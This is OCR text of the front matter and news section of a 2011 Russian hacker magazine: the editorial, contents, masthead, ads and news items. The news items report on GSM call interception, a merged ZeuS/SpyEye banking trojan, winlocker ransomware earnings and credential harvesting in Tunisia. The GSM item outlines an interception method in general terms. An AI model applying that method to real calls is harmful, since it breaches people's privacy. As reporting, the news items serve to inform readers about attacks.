

ХАКЕР

www.xakep.ru

МАРТ 03 (146) 2011

ПОВЫШЕНИЕ
ПРИВИЛЕГИЙ
В ДОМЕНЕ
WINDOWS СТР. 44

ЖИЗНЬ ПОСЛЕ MySQL

ВЫБИРАЕМ ЗАМЕНУ
ДЛЯ ПОПУЛЯРНОЙ СУБД

СТР. 22

(game)land
hi-fun media

publishing for enthusiasts



4607157100063 11003



- РУКОВОДСТВО ПО ПРОХОЖДЕНИЮ НАСКQUEST 2010
- RETURN-ORIENTED ROOTKITS
- ТЕСТИРОВАНИЕ NAS
- НАЧИНАЕМ ПРОГРАММИРОВАТЬ НА APPLESCRIPT
- ВИРУС НА PYTHON

ФАЙЛЫ- ПРИЗРАКИ

ВОССТАНАВЛЕНИЕ НАДЕЖНО
УДАЛЕННЫХ ДАННЫХ

СТР. 28

Наш **PC** никогда не висит!



Карта мужского рода

- Специальные мероприятия
- Скидки на компьютерные товары и не только...

www.mancard.ru

MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ



Альфа-Банк

(game)land

О Р Г И



— Папа, что такое некомпетентность и равнодушие?
— Не знаю, сынок, мне пофигу.

Некомпетентность и равнодушие — два порока, которые не несут ничего хорошего ни пораженным людям, ни их окружению. Нет ничего хуже некомпетентных действий от человека, которому принято доверять, и решения которого подразумевают ответственность. Некомпетентность никогда не приходит одна: ведь нормальный человек, ощущающий ответственность за результат, просто не сможет симулировать квалифицированную работу. Истинная некомпетентность под силу только равнодушным людям.

Некомпетентный врач, некомпетентный строитель, некомпетентный дизайнер, некомпетентный программист. На каждую профессию найдутся толпы «специалистов», готовых оказать услугу, но из каждой толпы только пара человек будут профессионально пригодными. В нашей с тобой отрасли, в IT, эта ситуация даже пожестче, чем в строительстве и отечественной медицине.

Как-то раз ко мне обратились друзья, создававшие в тот момент стартап — каталог определенных товаров. Веселый фрилансер сделал им сайт, но по какой-то причине система работала крайне медленно даже на тестовой

посещаемости — 1 посетитель в час. Мне стало крайне интересно, в чем же дело, и я решил покопаться в сорцах, изучить структуру БД.

Вполне ожидаемо, что внутри оказались фаршеподобные таблицы шириной в 120 составных полей с типами `varchar(20)` для целочисленных идентификаторов, смешанный в нечитаемое говно монолитный слиток из кода, данных и разметки, а также три десятка других ярких артефактов программистской несостоятельности. Удивительно, что человек, считающий себя профессионалом и даже имеющий «высшее техническое образование», никогда не слышал ни о нормальных формах, ни о процессе проектирования БД, ни о концепции разделения кода, данных и интерфейса.

Желаю тебе главного — уметь признавать свои ошибки, безболезненно учиться новому, стремиться быть компетентным и неравнодушным профессионалом. Верю, что X тебе в этом поможет :).

nikitozz, гл. ред. X
udalite.livejournal.com
<http://vkontakte.ru/club10933209>

CONTENT

MegaNews

004 **Все новое за последний месяц**

FERRUM

016 **Тестирование накопителей NAS**

PC_ZONE

022 **Жизнь после MySQL**

Прокачиваем «мускулы», или где найти замену для популярной СУБД?

028 **Файлы-призраки, или охотники за привидениями**

Как криминалисты восстанавливают надежно удаленные данные?

034 **Анализатор памяти офлайн**

Используем Memoguze для исследования системы и поиска малвари

038 **Колонка редактора**

Про регулярные выражения

ВЗЛОМ

040 **Easy-Hack**

Хакерские секреты простых вещей

044 **Убойный пентест**

Повышение привилегий в домене Windows

050 **Обзор эксплоитов**

Анализ свеженьких уязвимостей

056 **Британника под колпаком**

Взлом знаменитой офлайн-энциклопедии

060 **Ошибки архитектуры**

Простые дыры в сложных вещах

066 **Самый лучший... квест!**

Руководство по прохождению HackQuest 2010

072 **X-Tools**

Программы для взлома

MALWARE

074 **Без Palevo!**

Рассматриваем потроха испанского червя с русским названием

078 **Вирус на Python**

Изучаем возможности полноценного злокодинга на интерпретируемом языке

ЮНИКСОЙД

082 **Поднятая целина**

Осваиваем и обустроиваем консоль

088 **Зоопарк на карантине**

Запускаем небезопасный софт без вреда системе

094 **Веб-серфинг в шапке-невидимке**

Liberte Linux: ОС для настоящего анонимуса

КОДИНГ

098 **Return-Oriented Rootkits наступают!**

Проблемы ОС'ей на нынешнем этапе строительства гражданского общества

102 **Скриптинг для Mac OS X**

Начинаем программировать на AppleScript

106 **Дышим свежим AIR'ом**

Вкуриваем в Adobe AIR – кроссплатформенную среду для онлайн и офлайн-кодинга

112 **Программерские типсы и трюксы**

Многопоточные классы

115 **Юзаем iPhone из Mac OS X**

Закрытые возможности Mac OS X для работы с мобильными устройствами от Apple

SYN/ACK

118 **Как работают DLP-системы?**

Разбираемся в технологиях предотвращения утечки информации

122 **Титаны кластерного фронта**

Решения от Microsoft и Oracle для построения кластеров

128 **Копилефт наносит ответный удар**

Современные тенденции защиты авторского права в контексте «Дела Жукова»

ЮНИТЫ

132 **Фантомные нити управления сознанием**

Бессознательные эффекты и иллюзии в арсенале опытного манипулятора

138 **FAQ UNITED**

Большой FAQ

142 **Диско**

8.5 Гб всякой всячины

144 **WWW2**

Удобные web-сервисы

066

Самый лучший... квест!

Руководство по прохождению HackQuest 2010

022

Жизнь после MySQL

Прокачиваем «мускулы», или где найти замену для популярной СУБД?

074

Без Palevo!

Рассматриваем потроха испанского червя с русским названием

/РЕДАКЦИЯ

>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай «gorl» Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий «Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
UNIXOID и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

>Литературный редактор
Анна Аранчук

> DVD
Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «Ant» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «D1g1» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор хакер.ру
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING (game)land

>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, факс: (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komlewa@gclc.ru)
>Директор по развитию направлений АВТО и Hi-Fi
Венера Хамидулина (khamidulina@gclc.ru)

>Старшие менеджеры
Оксана Алехина (alekhina@gclc.ru)
Мария Нестерова (nesterova@gclc.ru)
>Менеджеры
Ольга Емельянцева
Елена Поликарпова
>Администратор
Юлия Малыгина (maligina@gclc.ru)

>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gclc.ru)
>Старшие менеджеры
Ирина Краснокутская
Наталья Озира
Кристина Татаренкова
>Менеджер
Надежда Гончарова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gclc.ru)
>Директор по продаже рекламы на MAN TV
Марина Румянцова

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Миоллер

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gclc.ru)
>Руководитель отдела подписки
Гончарова Марина
>Руководитель спецраспространения
Лукичева Наталья
>Менеджеры по продажам
Ежова Лариса

Кузнецова Олеся
Захарова Мария
> Претензии и дополнительная инф:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@gclc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zarolex», Польша.
Тираж 159 916 экземпляров.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@gclc.ru

© ООО «Гейм Лэнд», РФ, 2011



Обо всем
за последний
месяц

MeganeWS

ЕЩЕ ОДИН СПОСОБ «СЛУШАТЬ» GSM

О взломах GSM-сетей (в частности, алгоритмов шифрования), мы уже писали неоднократно (например, о системе KCrack, способной вскрыть A5/1). Также мы рассказывали о том, что сам взлом, на который ранее требовалось продолжительное время, теперь стал осуществим за минуту-другую. Вся проблема заключалась лишь в подборе и покупке аппаратуры — задача это непростая и совсем не дешевая (речь идет о тысячах вечнозеленых денег). GSM-операторы от проблемы тогда предпочли отмахнуться — мол, слишком все это сложно, дорого и трудоемко. И, как всегда, оказались неправы. Недавно на конференции Chaos Computer Club Congress было продемонстрировано, что для перехвата GSM-переговоров вполне достаточно связки «ноутбук-сотовый», притом в качестве телефона может выступать самая примитивная модель «Моторолы» за \$15. Уязвимость GSM-сетей в очередной раз доказали исследователь из Security Research Labs Карстен Нол и программист Сильвен Мюно, участвующий в проекте по созданию свободной GSM-прошивки OsmocomBB. Для взлома им понадобился лишь собственноручно перепрошитый GSM-телефон «Моторола», подключенный к ноутбуку с набором открытого ПО. Сам метод взлома таков: жертве отправляется поврежденное или пустое SMS-сообщение, которое никак не отображается на телефоне получателя. Затем, путем sniffinga, выявляется случайный идентификатор сессии. Снифер как раз создан на базе модифицированной «Моторолы» за пятнадцать баксов — за счет перепрошивки аппарат получает куда больше данных от сотовой сети, чем обычный телефон, и практически в реальном времени сливает все

это в компьютер (канал подключения тоже немного оптимизирован). После того, как нужный поток выявлен, остается лишь решить вопрос его расшифровки. Здесь в игру вступает один из багов GSM-сетей: многие операторы до сих пор не удосужились ввести защиту, которая заменяла бы нулевые заполняющие биты в проверочных пакетах на случайные значения. А пока такой защиты нет, содержание этих пустых сообщений легко предсказуемо. Само вскрытие 64-битного ключа шифрования происходит при помощи двухтерабайтной «радужной таблицы», собранной энтузиастами. Занимает это около двадцати секунд. Ввиду того, что большинство операторов (опять же, пренебрегая безопасностью), долго используют один и тот же сессионный ключ как для голосовых соединений, так и СМС-сообщений, перехваченную последовательность можно применить и для расшифровки последующих телефонных звонков жертвы. Подробности доклада и полезные материалы можно найти на официальном сайте конференции: events.ccc.de.



➤ 100 млн пользователей используют для обмена файлами сети BitTorrent, если верить официальному пресс-релизу компании.

ZEUS + SPYEYE = ?



Еще недавно инструментарии ZeuS и SpyEye были непримиримыми конкурентами, беспощадно уничтожавшими детища друг друга на зараженных машинах, а теперь они объединились. Специалисты в области информационной безопасности уже бьют тревогу, ведь новая сборка SpyEye вобрала в себя все «лучшие» черты обоих тулkitов, являя собой действительно чудовищный гибрид. Что послужило поводом к такому слиянию, доподлинно, разумеется, не известно, хотя андеграунд и полнитесь слухами о том, что автор «Зевса» решил уйти на покой и оставил все свои наработки наиболее достойному преемнику — создателю SpyEye, известному как Gribodemon/Harderman. Как бы то ни было, результат впечатляет. Новая версия сохранила интерфейс SpyEye, но обросла функционалом ZeuS. Главные фишки новой сборки: поддержка различных плагинов и опция обхода системы безопасности Trusteer Rapport, которой пользуются многие банки. Также улучшили функцию извлечения паролей, добавили уведомление через Jabber, включили модуль VNC, а также функции автоматического распространения и обновления. Упомянутые выше плагины, позволяют снабжать жертв фейковыми страницами и упрощают атаки против пользователей Firefox. Если раньше SpyEye воровал данные из зашифрованного хранилища Windows, то теперь, благодаря плагину ffcertgrabber, он способен пролезть и в папки, где свои данные хранит «Лиса». Гибрид двух тулkitов уже вовсю продается на черном рынке, и, по данным специалистов Trend Micro, пара серверов уже использует новую версию малвари. Похоже, можно ждать появления новых крупных ботнетов.



XSence of me*



* Отражение меня



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

КАДРОВЫЕ ПЕРЕСТАНОВКИ

Сразу две крупные IT-компании объявили об изменениях в высшем руководящем составе. Первой стала Apple, чей генеральный директор Стив Джобс взял бессрочный отпуск по состоянию здоровья. Напомним, что в 2009 году Джобс уже провел на больничном полгода, так как лечился от рака поджелудочной железы и перенес пересадку печени. Не хочется думать о худшем, но очевидно, что победить заболевание окончательно Стиву тогда не удалось, с чем и связан его нынешний отпуск.


В официальном обращении Джобс заверил, что продолжит занимать пост генерального директора и будет участвовать в принятии основных стратегических решений. Временным управляющим станет операционный директор Apple Тим Кук, уже подменявший Джобса в 2009.

У компании Google тоже сменится руководитель, только не временно, а постоянно. Пост генерального директора в скором времени займет один из основателей поискового гиганта — Ларри Пейдж. Эрик Шмидт, занимавший директорское кресло с 2001 года, из Google тоже уходить не собирается — он останется в компании в качестве председателя правления, а также будет советником Пейджа и Брина.



➤ Средняя цена ворованной банковской карты на черном рынке, по данным Panda Labs, составляет порядка \$2. За \$80 можно получить подробности о средствах на счету. В случае, если сумма средств превышает \$82 000, заплатить за такую «детализацию» придется уже \$700.

ВИРУСЫ — ПРИБЫЛЬНЫЙ БИЗНЕС



Компания Trend Micro опубликовала интересные данные, полученные в ходе исследования деятельности троя WORM_RIXOBOT.A (он же TROJ_RANSOM.QOWA). Упомянутый зловред сам по себе не особенно интересен, он относится к классу винлокеров и распространяется в основном через порносайты. Зараза весьма «популярна» на территории России — только за декабрь 2010 года вирус был скачан порядка 137 000 раз. Интересно другое: изучая деятельность зловреда, специалисты Trend Micro сумели получить доступ к одному из координационных серверов злоумышленников. На сервер стекалась информация о поступлениях средств на шестьдесят телефонных номеров, предназначенных специально для сбора «подати» с жертв. После анализа данных выяснилось, что только за последние пять недель SMS на указанные в блокировщике номера отправили более 2 500 человек, то есть почти 2% владельцев зараженных ПК. Учитывая, что стоимость одной такой SMS-ки составляла 360 рублей, несложно подсчитать, что за месяц с небольшим мошенники стали богаче на 901 245 рублей (\$29.5 тыс.). Продолжая арифметику, вычисляем, что годовой доход преступников, специализирующихся на винлокерах, почти достигает отметки в 100 000 000 рублей. Интересно, после этих цифр кого-то еще удивляет популярность винлокеров и тот факт, что их пишут все более профессионально и серьезно?

НОВЫЙ RENAULT SANDERO STEPWAY ТВОЙ АВТОМОБИЛЬ. ТВОЯ СВОБОДА



www.renault.ru

НОВЫЙ RENAULT SANDERO STEPWAY — это ваша свобода от скучных компромиссов и надоевших условностей.

- Увеличенный до 175 мм клиренс
- Кондиционер, подогрев передних сидений, ABS, 2 подушки безопасности, окраска металлик, литые диски 15"
- Гарантия — 3 года или 100 000 км пробега¹
- 445 000 рублей
- Новое предложение от RENAULT Credit — страховая защита платежей по кредиту²

Renault рекомендует 

DRIVE THE CHANGE*



RENAULT CREDIT 0%²

¹ Действие гарантии заканчивается после 3 лет эксплуатации автомобиля или после достижения 100 000 км пробега, в зависимости от того, что наступит раньше.
² За счет субсидирования кредитной программы производителем размер ежемесячных выплат по кредиту покупателем сопоставим с кредитными выплатами Банку по ставке 0% в рублях. Условия кредитования: первоначальный взнос — от 30%, срок — от 3 до 12 месяцев, ставка Банка в кредитном договоре — 12%. В период действия государственной программы льготного автокредитования ставка Банка в кредитном договоре может быть изменена, она рассчитывается как разница между ставкой Банка и 2/3 ставки рефинансирования Банка России, действующей на дату предоставления кредита. Комиссия за оформление первого кредита — 6000 р. (при последующих кредитах не взимается). Досрочное погашение: до истечения 3 месяцев не допускается, по истечении 3 месяцев — без взимания дополнительных платежей. Заемщик обязан застраховать автомобиль по полисам КАСКО и ОСАГО. Неустойка за несвоевременное погашение задолженности по кредиту — 0,5% за каждый календарный день от суммы просроченной задолженности. Кредит погашается ежемесячно равными (аннуитетными) платежами. Предложение действительно до 31 марта 2011 г. для автомобилей Renault Sandero Stepway. Кредитование осуществляет ЗАО ЮниКредит Банк (Генеральная лицензия №1 Банка России). Услуги страхования по программе страхования Защита платежей предоставляются ЗАО «АЛИКО» и ЗАО «ЭРГО Русь». Оформление программы страхования не является обязательным условием выдачи кредита. Дополнительную информацию по предложению вы можете получить по телефону 8-800-700-79-97 (звонок по России бесплатный) или на www.renault.ru. Условия предложения могут быть изменены в случае изменения ставки рефинансирования Банка России. Условия и тарифы действительны на 01.02.2011 г. и могут быть изменены Банком в одностороннем порядке. *Управляй переменами. Реклама.

ИНФОРМАЦИОННЫЕ ВОЙНЫ. FACEBOOK.

Если ты ничего не слышал о нынешней политической ситуации в Тунисе, сообщаем — ты пропустил так называемую «жасминовую революцию», а говоря проще — государственный переворот. Но любая современная война была бы неполной без своей информационной составляющей. Спецслужбы Туниса решили объявить войну социальной сети Facebook, через которую оппозиция распространяла «неугодные» власти видеоролики, проводила организацию митингов и так далее. Gmail и Yahoo также попали под раздачу, но история, приключившаяся вокруг Facebook, интереснее. Спецслужбы страны на уровне ISP внедрили JavaScript, который при обращении к упомянутым ресурсам принудительно менял соединение HTTPS на HTTP и добавлял к страницам десять строк кода. Таким образом осуществлялся сбор логинов и паролей пользователей (кстати, поговаривают, что он мог начаться еще летом 2010, когда провайдер-монополист впервые перекрыл тунисцам доступ к HTTPS). Получив данные для авторизации, скрипт шифровал их и помещал в URL, добавляя пять случайных символов. Затем данные перехватывались на уровне национального ISP. Что сделали спецслужбы с полученной информацией? Все просто, они принялись пачками удалять «опасные» аккаунты оппозиционеров. Однако оказалось, что служба безопасности Facebook тоже не дремлет. Еще в конце декабря директор по безопасности Facebook Джо Салливан обратил внимание на странные жалобы, поступающие из Туниса, и поручил своей команде разобраться. Пришлось пово-



зиться, зато к 5-му января стало ясно, что ситуация совершенно дикая — скомпрометированными оказались пароли всех пользователей Тунисской республики, и спецслужбы действительно труг аккаунты! Другая компания, возможно, не стала бы вступать в эти политические дрязги, но в Facebook приняли решение отнестись к проблеме как к чисто технической. И, по сути, социальная сеть вступила в войну с пусть и небольшим, но целым государством! Вдохновившись статьями Клея Ширки и Евгения Морозова, которые детально описывали методы спецслужб, безопасники Facebook взялись придумывать ответные меры. 10-го января для всех пользователей Туниса была включена новая двухуровневая система защиты: все запросы из Тунисской Республики теперь перенаправлялись на HTTPS-сервер (вообще-то ISP может принудительно переводить сессию в HTTP, но этого отчего-то не произошло), а также запустили процедуру дополнительной аутентификации. Теперь, перед тем как впустить пользователя на сайт, ему предлагают узнать нескольких своих друзей по фотографиям. Как ни странно, такие нехитрые меры пока помогают, а тунисцы благодарят Facebook и Марка Цукерберга за поддержку.

➤➤ **51,8% девайсов на Android работают под управлением версии 2.2 мобильной ОС от Google. При этом на самом последнем релизе — 2.3 — всего 0.4% смартфонов.**

ВИДЕО БЕЗ ПРОВОДОВ

Мы уже не раз упоминали о том, что широкое распространение беспроводной передачи видео — дело недалекого будущего. Уже сейчас существуют различные (конкурирующие, кстати) технологии, позволяющие передавать «картинку по воздуху», например WirelessHD, WHDI и WiDi. Однако до последнего времени рынок предлагал нам разве что различные Wireless USB-девайсы, да новые ноутбуки, плееры и телевизоры со встроенными передатчиками-приемниками упомянутых выше стандартов. Если ты не улавливаешь, к чему я веду, поясню — решений для десктопов попросту не было. Если, конечно, не считать USB-устройств, которые далеко не идеальны и к тому же заметно бьют по карману. Теперь такой гаджет есть — это видеокарта KFA2 NVIDIA GeForce GTX 460 WHDI. Фактически, это первая видюха для десктопов, построенная на технологии WHDI (Wireless Home Digital Interface). Если в твоём мониторе нет встроенного приемника WHDI-сигнала (а у тебя его нет, правда?), не отчаивайся. Хорошая новость заключается в том, что он поставляется в комплекте с видеокартой. Радиус действия сигнала WHDI

составляет порядка тридцати метров (и стены ему не помеха!), наличествует поддержка FullHD (1080p). Кроме того, стоит сказать, что GeForce GTX 460 WHDI — это еще и 1 Гб памяти GDDR5 с 256-битным интерфейсом, что явно придется по душе приложениям, использующим технологию CUDA. А чего стоят пять здоровенных

антенн, которые торчат из видюхи — это просто праздник какой-то! :) В продажу необычная новинка должна поступить в самое ближайшее время. Цена устройства до сих пор неизвестна. Впрочем, можно подключить к делу логику и предположить, что дешевле это удовольствие окажется вряд ли.



Windows®. Жизнь без преград. ASUS рекомендует ОС Windows 7.

Ноутбуки **ASUS** серии **N**

ПОЧУВСТВУЙ МОЩЬ ЖИВОГО ЗВУКА



Используя эксклюзивную технологию SonicMaster, разработанную в сотрудничестве со специалистами фирмы Bang & Olufsen ICEpower®, ноутбук ASUS N73Jn, оснащенный процессором Intel® Core™ i5 и подлинной операционной системой Windows® 7 Домашняя расширенная, обеспечивает четкий, насыщенный, глубокий звук, который нельзя было услышать раньше ни на каком ином мобильном компьютере. Помимо выдающейся аудиосистемы в этом ноутбуке реализована технология Super Hybrid Engine, которая увеличивает производительность на 7 процентов*, современный интерфейс USB 3.0 и функция Video Magic, увеличивающая качество стандартных видеоматериалов до уровня Full-HD 1080p. Ноутбуки ASUS серии N с аудиосистемой SonicMaster подарят вам совершенно новые ощущения!


* Зависит от конфигурации.

www.asus.ru
www.asusnb.ru

Всемирная гарантия 2 года Горячая линия ASUS: (495) 23-11-999, 8-800-100-2787

Информацию о том, где купить ноутбуки ASUS можно найти на сайте www.asusnb.ru

Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран. Товар сертифицирован, на правах рекламы.



«ВКонтакте» нашли пирата

Почти каждый раз, когда до нас доходят известия об очередных разбирательствах на почве сетевого пиратства, мы с сарказмом советуем нашим борцам за «авторское лево» заглянуть в социальные сети и удивиться количеству нелегального контента. То ли наши ехидные комментарии были услышаны, то ли идеи просто витают в воздухе... Словом, получите и распишитесь — первый прецедент. Против юзера «ВКонтакте» возбудили уголовное дело за размещение музыки на странице. Теперь 26-летнему москвичу грозит шесть лет тюрьмы (ст. 146 Уголовного кодекса РФ — нарушение авторских и смежных прав). В отделе «К» сообщают, что пользователем они заинтересовались после обращения в милицию представителя ООО «Фирма грамзаписи «Никитин». Фирма была крайне недовольна тем, что аудиоматериалы, исключительные права на которые принадлежат ей, спокойно и — о ужас! — бесплатно распространяются по «ВКонтакте». Наиболее злостным нарушителем оказался тот самый 26-летний житель столицы, разместивший у себя на странице восемнадцать аудиозаписей некой российской музыкальной группы (название не разглашается), число скачиваний которых превысило 200 000. Также



МВД называет сумму ущерба — правообладатель якобы понес ущерб в виде недополученной выгоды в размере 108 000 рублей. Странное число, было бы очень интересно узнать, каким образом оно получено. Подводя неутешительный итог, нужно заметить, что хотя у нас и не прецедентное право, пример «Фирмы грамзаписи «Никитин» все равно может понравиться другим правообладателям, и последуют новые обращения в органы и новые уголовные дела.

➤ 80 новых планшетных устройств были представлены на ежегодной выставке CES 2011, прошедшей в Лас-Вегасе.

СВЕРХТОНКИЙ МОНИТОР

Чем компактнее монитор, тем больше места будет на столе — это понятно любому. Производители железа ведут настоящий невидимый бой, стремясь сделать свои мониторы еще легче, тоньше и уже. Серьезную заявку на победу в этом соревновании сделала компания LG, представив ультратонкий LED-монитор E90 с диагональю 21.5». Отличает новинку, в первую очередь, глубина корпуса, которая составляет всего 7.2 мм! Также устройство может похвастаться малым весом, экономич-

ным энергопотреблением (на 40% меньше, чем обычные ЖК-мониторы с подсветкой CCFL) и оригинальным хромированным корпусом. За счет последнего E90 смотрится совсем воздушным и изящным. Все разъемы (D-sub, DVI-D, HDMI) спрятаны в задней части подставки благодаря системе удобного подключения EZ-cabling. Радуют характеристики экрана: время отклика матрицы составляет 2 мс, разрешение — 1920x1080. Рекомендуемая цена для данной модели — 13 000 рублей.



БЕСПРОВОДНАЯ ЗАРЯДКА ДЛЯ ВСЕГО



На уже упомянутой выше выставке CES любопытную разработку представила компания eCoupled. Специалисты eCoupled утверждают (а независимые эксперты подтверждают), что им удалось создать беспроводные зарядные устройства 90% эффективности — то есть при передаче сигнала теряется всего 10% энергии. Это очень круто в сравнении со сходными продуктами конкурентов и практически аналогично обычной «проводной» зарядке. Предполагается, что заряжать от такой станции с равным успехом можно как мобильный телефон, так и электромобиль, что и было продемонстрировано публике на примере Tesla Roadster. По словам представителей eCoupled, чтобы любой девайс стал совместим с их зарядной станцией, достаточно установить в него специальную катушку (так как в основе технологии лежит электромагнитная индукция). По цене такой приемник вполне сопоставим с установкой других зарядных решений.

APP STORE — ТЕПЕРЬ И ДЛЯ «МАКОВ»



На радость всех «яблочников» компания Apple запустила сервис Mac App Store даже раньше запланированного срока.

Теперь у пользователей «Макинтошей» появился собственный аналог App Store (который работает для iPhone, iPod touch и iPad), позволяющий максимально удобно устанавливать как платные, так и бесплатные приложения для Mac OS.

Все реализовано в лучших традициях App Store: покупка одним нажатием, прозрачная установка приложения, удобная система обновлений. К пользовательскому аккаунту iTunes привязывается пластиковая карточка, с которой и будут списаны деньги за приобретенные приложения. Сейчас в Mac App Store уже более тысячи программ, и их число постоянно растет. Система работает на машинах с установленной Mac OS X Snow Leopard. Вот смотришь на реализацию магазина для Mac или менеджеры пакетов для Linux и думаешь: «Удивительное дело, как же Microsoft до сих пор не реализовала ничего подобного?». Вроде бы такая сама собой напрашивающаяся штука, а нет — ничего подобного не существует. Слабо?



Из 107 трлн. писем, отправленных за год, 89,1% были спамом (данные компании Pingdom).

НОТМАЙЛ «ПОТЕРЯЛ» КУЧУ КОРРЕСПОНДЕНЦИИ

Оригинальный «подарок» к Новому году сделал своим пользователям почтовый сервис Windows Live Hotmail от Microsoft. Да, возможно ты удивишься, но Hotmail в наши дни пользуются не только спамеры, но и тысячи живых людей по ту сторону Атлантики (вообще, это популярнейший почтовый сервис на планете). Залогинившись в свои аккаунты после праздников, эти самые живые люди с удивлением обнаружили пустоту. Все папки оказались девственно чисты, корреспонденция за многие годы исчезла, лишь во «Входящих», будто издевка, висело первое приветственное письмо от Hotmail. На саппорт Windows Live обрушился шквал жалоб: уже на следующий день после инцидента на официальном форуме этому вопросу были посвящены сотни страниц. Тем удивительнее звучит заявление Кэтрин Брукер, сделанное чуть позже. Официальная представительница Microsoft сообщила, что с проблемой столкнулось «лишь незначительное число пользователей», не дала никаких конкретных объяснений случившегося и туманно высказалась, что «компания работает над устранением неполадок». Сейчас, по прошествии времени, становится ясно, что «устранение неполадок» заключалось в лучшем случае в предотвращении аналогичного сбоя в будущем, а возвращать исчезнувшие письма пользователям явно никто не собирается. Лишний повод вспомнить о необходимости регулярно делать бэкапы.



ДВУХЪЯДЕРНЫЙ СМАРТФОН ЗАМЕНЯЕТ СИСТЕМНЫЙ БЛОК

Ежегодная выставка CES (Consumer Electronics Show), прошедшая в Лос-Анджелесе в начале января, как обычно принесла информацию о множестве новых гаджетов. На наш взгляд, настоящим «гвоздем программы» стал продемонстрированный там смартфон Motorola Atrix 4G, так что о нем мы решили рассказать подробнее. Специалисты Motorola создали оригинальный многофункциональный девайс, окрестив его «модульным сотовым телефоном». Весь фокус в том, что этот андроид-аппарат легким движением руки превращается в полноценный ПК. Во-первых, Atrix 4G можно либо подключить к любому HDMI-совместимому телевизору или монитору, присоединить к нему USB-мышь и клавиатуру (все через миниатюрную док-станцию), и получить вполне пригодный для офисной работы ПК или приставку. Во-вторых, можно прикупить док-станцию в виде «пустого» ноутбука — экран 11.6», клавиатура, батарея и разъем для подключения смартфона, спрятанный за экраном. Как ты понимаешь, во втором случае достаточно присоединить аппарат к «ноутбуку» и опять-таки полноценный компьютер готов к работе. Тебе уже интересно, что у Atrix 4G внутри? Отвечаем: Motorola Atrix 4G — это, по сути, самый мощный смартфон на текущий момент. Этот небольшой с виду девайс с 4-дюймовым 